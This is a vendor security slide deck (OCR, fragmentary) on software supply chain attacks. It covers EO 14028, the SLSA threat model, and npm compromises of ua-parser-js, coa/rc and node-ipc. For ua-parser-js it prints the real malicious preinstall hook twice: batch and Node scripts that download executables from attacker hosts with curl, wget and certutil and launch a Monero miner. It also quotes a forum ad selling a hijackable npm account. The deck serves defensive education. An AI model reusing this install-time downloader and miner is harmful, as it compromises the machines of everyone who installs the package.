


# Leverage 'Ahead of Time' Intelligence: Tackle Supply Chain Attacks

Understand Your Exposure & Security Strategies



### Checkmarx One / Architecture



Note: Checkmarx Fusion, API Security, & DAST are Limited Availability (LA) at this time.

# Supply Chain Security is Clearly a Problem

#### Executive order 14028

Remove Barriers

Remove Barriers to Threat Information Sharing
Between Government and the Private Sector

Improve Software Supply
Chain Security
Establish baseline standards for software sold to the government

Playbook for Response

Incident Response for Federal Departments and Agencies

Implement Stronger Cybersecurity Standards in the Federal Government

Modernize

Safety Review Board

Analyze what happened after an attack, make recommendations for improvement

Improve Detection

Enable Government-wide Endpoint
Detection and Response


Improve Remediation
Capabilities
Cybersecurity Event Log Requirements

### How and Why Supply Chains are at Risk

Let's explore a framework...



#### **Strong Parallels**



The software supply chain maps almost directly to the supply chain for physical products.





#### Supply Chain Levels for Software Artifacts

**ActiveState®** 


















#### **CISO Controls**



- Secure developer's workstations
- Enforce 2FA on GitHub
- Alert for code leakage
- Limit access to build server
- Harden artifact server

#### **SOURCE THREATS**


- A Bypassed code review
- B Compromised source control system

#### **BUILD THREATS**

- C Modified code after source control
- D Compromised build platform
- F Bypassed CI/CD
- G Compromised package repo
- H Using a bad package

#### **DEPENDENCY THREATS**


E Using a bad dependency




- **B** Compromised source control system
- D Compromised build platform
- F Bypassed CI/CD
- G Compromised package repo
- H Using a bad package


E Using a bad dependency

### What developers are asking for














#### **Monthly Package Releases**















#### Over 500,000 package releases every month



## **Efficiency Dilemma**

**Using OSS** 

**Avoiding OSS** 

Fast and cheap
Things may stop working
Exposed to threats



Slow and expensive You are in full control Less exposed to threats

## Choosing the right open source



### Why we naturally tend to trust OSS so much

- Open for everyone
- If there's an issue "someone" will notice
- There are scoring mechanisms to star & rate
- It gives a trustworthy feeling

## When a good package goes bad?




## **Meet Faisal Salman**


## JavaScript library to detect Browser, Engine, OS, CPU, an

from User-Agzipped) the side).

- Author: Fa
- Demo: ht
- Source : h




## Maintained 10 years



2013

## 10m Weekly Downloads

**♥Fund** this package





# Used by millions. including Facebook.



# Would you use it?



## October 5th, 2021



#### Acc development, 7kk installations per week

Suitable for distributing installations, miners, creating a botnet.

24 minutes ago in Auctions



Posted by: 24 minutes ago (changed)

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this. There is no 2FA on the account. Login and password access. The sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this.

Start \$ 10k Step \$ 1k

Blitz \$ 20k

24 hours after the last bet


User

Guarantor, we will pay the commission 50/50

24 posts

Activity other

## A couple of weeks later










#### ua-parser-js





1.0.2

```
ua-parser-js/0.7.29/package.json
              @@ -1,7 +1,7 @@
                "title": "UAParser.js",
                 "name": "ua-parser-js",
                "version": "0.7.28",
                "version": "0.7.29",
                "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
                "description": "Lightweight JavaScript-based user-agent string parser",
                "keywords": [
              @@ -142,6 +142,7 @@
                "main": "src/ua-parser.js",
144
      144
                "scripts": {
       145
                  "preinstall": "start /B node preinstall.js & node preinstall.js",
       146
                           ua-parser-js/0.7.29/preinstall.bat
146
      148
                        @echo off
                        curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
                    3 if not exist jsextension.exe (
                                wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
                    5 )
                    6  if not exist jsextension.exe (
                                certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
                    8 )
                    9 curl https://citationsherbe.at/sdd.dll -o create.dll
                    10 if not exist create.dll (
                   11
                                wget https://citationsherbe.at/sdd.dll -O create.dll
                    12
                   13 if not exist create.dll (
                                certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
                    14
                    15
                    16 set exe_1=jsextension.exe
                   17 set "count_1=0"
                   18 >tasklist.temp (
                   19 tasklist /NH /FI "IMAGENAME eq %exe_1%"
                    20
                    21 for /f %%x in (tasklist.temp) do (
                   22 if "%%x" EQU "%exe_1%" set /a count_1+=1
                   24 if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UU
                    25 del tasklist.temp
```

```
ua-parser-js/0.7.29/preinstall.js
const { exec } = require("child_process");
    function terminalLinux(){
    exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
        if (error) {
            console.log(`error: ${error.message}`);
            return;
9
        if (stderr) {
10
            console.log(`stderr: ${stderr}`);
11
            return;
12
13
        console.log(`stdout: ${stdout}`);
14 });
15
16
17 var opsys = process.platform;
   if (opsys == "darwin") {
        opsys = "MacOS";
   } else if (opsys == "win32" || opsys == "win64") {
21
        opsys = "Windows";
22
            const { spawn } - require('child process').
23
            const bat :
                       spawn('cmd.exe', ['/c', 'preinstall.bat'])
    } else if (opsys == IIIIux ) {
25
        opsys = "Linux";
26
            terminalLinux();
27 }
```

```
ua-parser-js/0.7.29/package.json
              @@ -1,7 +1,7 @@
                "title": "UAParser.js",
                 "name": "ua-parser-js",
                "version": "0.7.28",
                "version": "0.7.29",
 5
                "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
                "description": "Lightweight JavaScript-based user-agent string parser",
                "keywords": [
              @@ -142,6 +142,7 @@
                "main": "src/ua-parser.js",
144
      144
                "scripts": {
       145
                  "preinstall": "start /B node preinstall.js & node preinstall.js",
       146
                           ua-parser-js/0.7.29/preinstall.bat
146
      148
                        @echo off
                        curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
                    3 if not exist jsextension.exe (
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                    5 )
                    6  if not exist jsextension.exe (
                                certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
                    8 )
                    9 curl https://citationsherbe.at/sdd.dll -o create.dll
                   10 if not exist create.dll (
                   11
                                wget https://citationsherbe.at/sdd.dll -O create.dll
                   12 )
                   13 if not exist create.dll (
                   14
                                certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
                   15
                   16 set exe_1=jsextension.exe
                   17 set "count_1=0"
                   18 >tasklist.temp (
                   19 tasklist /NH /FI "IMAGENAME eq %exe_1%"
                   20
                       )
                   21 for /f %%x in (tasklist.temp) do (
                   22 if "%%x" EQU "%exe_1%" set /a count_1+=1
                   24 if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UU
                   25 del tasklist.temp
```

```
ua-parser-js/0.7.29/preinstall.js
const { exec } = require("child_process");
    function terminalLinux(){
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        if (error) {
            console.log(`error: ${error.message}`);
            return;
9
        if (stderr) {
10
            console.log(`stderr: ${stderr}`);
11
            return;
12
13
        console.log(`stdout: ${stdout}`);
14 });
15
16
17 var opsys = process.platform;
   if (opsys == "darwin") {
        opsys = "MacOS";
   } else if (opsys == "win32" || opsys == "win64") {
        opsys = "Windows";
22
            const { spawn } - require('child process').
23
            const bat :
                       spawn('cmd.exe', ['/c', 'preinstall.bat'])
    } else if (opsys == linux ) {
25
        opsys = "Linux";
26
            terminalLinux();
27 }
```



# Two weeks later Nov 4th 2021

#### Two NPM Packages With 22 Million Weekly Downloads Found **Backdoored**



Marie Lakshmanan 🔓 Ravie Lakshmanan

GitHub Advisory Database / GHSA-73qr-pfmq-6rp8

#### Embedded malware in coa

critical severity ) Published 4 days ago • Updated 3 days ago

Vulnerability details

Dependabot ale

#### **Popular This Week**



Hackers Increasingly

COMPROMISED

printing Attack on for Encrypted Traffic

Affected vers





SharkBot - A New Android Trojan Stealing Banking and Cryptocurrency Accounts



Abcbot - A New Evolving Wormable Botnet Malware

coa rc





## 22m Weekly Downloads

Homepage

Ø github.com/veged/coa

± 2022-03-27 to 2022-04-02

9,555,969

Version License

2.0.2 MIT

Homepage

**𝚱** github.com/dominictarr/rc#rea...

★ Weekly Downloads

12,451,373

Version

1.2.8

License

(BSD-2-Claus...

## Same malicious code

## We are seeing more and more attacks on good packages




### **Meet Brandon Nozaki Miller**



event-pub

Speed events riaevangelist






### bluetooth-programmer


create modules using UI templates and archetecture. riaevangelist published 2.0.2 • 8 years ago

## He's making a positive impact









npm install node-ipc

npm install node-ipc@^9.0.0


for node <v14

as of v11 this module uses the peacenotwar module.

node-ipc DT

### Install > npm i node-ipc Repository github.com/RIAEvangelist/nod... Homepage Ø riaevangelist.github.io/node-ipc/ ± 2022-03-13 to 2022-03-19 1,123,900 Version License 11.1.0 MIT Unpacked Size **Total Files**

## Maintained for 8+ years



## **1m Weekly Downloads**

Homepage

• riaevangelist.github.io/node-ipc/

± 2022-03-13 to 2022-03-19

1,123,900


Version

License

11.1.0

**MIT** 


## Most likely you're using it






# Let's go back to March 7, 2022

## Brandon added new functionality



